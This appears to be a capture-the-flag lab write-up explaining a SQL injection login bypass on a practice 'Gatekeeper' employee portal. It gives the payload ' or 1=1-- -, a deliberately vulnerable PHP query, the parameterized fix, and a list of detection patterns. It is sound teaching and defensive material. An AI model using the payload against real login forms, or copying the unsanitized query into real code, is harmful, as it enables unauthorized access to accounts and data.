SQL Injection – Authentication Bypass on Employee Portal | Gatekeeper
Lab Link
Lab: Gatekeeper
Overview
The Gatekeeper challenge demonstrates a classic SQL Injection authentication bypass vulnerability.

The application contained an employee login portal intended to protect internal company resources. User-supplied input inside the login form was directly inserted into SQL queries without proper sanitization or parameterization.
Because user input modified query logic, authentication checks could be bypassed entirely without possessing valid credentials.
Once authenticated, access to internal company information became possible.
Objective
Exploit the login functionality and gain access to the internal dashboard.
Vulnerability Classification Hierarchy
1
2
3
4
5
OWASP Category
└── A05: Injection
    └── SQL Injection
        └── Authentication Bypass SQLi
            └── Unsanitized Login Input in SQL Query
Reconnaissance
The application login page was available at:
1
https://b53ffc65-4065-gatekeeper-07550.challenges.webverselabs-pro.com/login
The portal requested:
1
2
Email
Password
Login forms are common SQL injection targets because credentials are frequently placed directly into backend database queries.
Exploitation
Testing began by injecting SQL syntax into the email field.
Email payload:
1
' or 1=1-- -
Password:
1
anything
Submitted values:
1
2
3
Email: ' or 1=1-- -

Password: anything
Analysis
The injected payload works as follows:
1
' OR 1=1-- -
Breaking it down:
1
'
Closes the original string.
1
OR 1=1
Introduces a condition that always evaluates as true.
1
-- -
Comments out the remaining SQL query.
The application query likely resembled:
1
2
3
4
SELECT *
FROM users
WHERE email='$email'
AND password='$password'
After injection:
1
2
3
4
5
SELECT *
FROM users
WHERE email=''
OR 1=1-- -
AND password='anything'
The database interprets:
1
OR 1=1
as always true.
Authentication succeeds without valid credentials.
Proof of Exploitation
After submitting the request, access was granted.
Redirected page:
1
https://b53ffc65-4065-gatekeeper-07550.challenges.webverselabs-pro.com/dashboard
The internal dashboard became accessible.
Reading company memos revealed:
1
WEBVERSE{.....}
Attack flow:
1
2
3
4
5
6
7
8
9
Login Form
      ↓
SQL Injection
      ↓
Authentication Bypass
      ↓
Dashboard Access
      ↓
Sensitive Information Disclosure
Root Cause
The application likely implemented login logic similar to:
1
2
3
4
$query =
"SELECT * FROM users
WHERE email='$email'
AND password='$password'";
User input became part of executable SQL code.
The application failed to:
- Use parameterized queries
- Escape user input
- Separate code from data
- Apply secure authentication practices
Impact
In real-world applications authentication bypass SQL injection can lead to:
- Administrative access
- Account takeover
- Sensitive data disclosure
- Database extraction
- Privilege escalation
- Remote code execution chains
- Complete application compromise
Authentication functionality is often one of the highest impact targets because compromise occurs before any authorization checks.
Mitigation
Use parameterized queries
Bad:
1
2
3
4
$query=
"SELECT * FROM users
WHERE email='$email'
AND password='$password'";
Secure:
1
2
3
4
5
6
7
8
9
$stmt=$db->prepare(
"SELECT *
FROM users
WHERE email=? AND password=?"
);

$stmt->execute(
[$email,$password]
);
Apply input validation
Restrict unexpected input patterns where appropriate.
Store passwords securely
Passwords should be stored using:
1
2
3
bcrypt
Argon2
PBKDF2
rather than plaintext values.
Implement monitoring
Alert on suspicious patterns such as:
1
2
3
' OR 1=1
UNION SELECT
--
Real-World Insight
Authentication bypass SQL injection remains one of the most recognizable web vulnerabilities because developers frequently build login queries directly from user input.
Common indicators during testing include:
- Login forms
- Search functionality
- Filters
- URL parameters
- Hidden fields
A common developer assumption is:
1
Users only submit email addresses
Attackers interact with applications through crafted requests rather than intended UI behavior.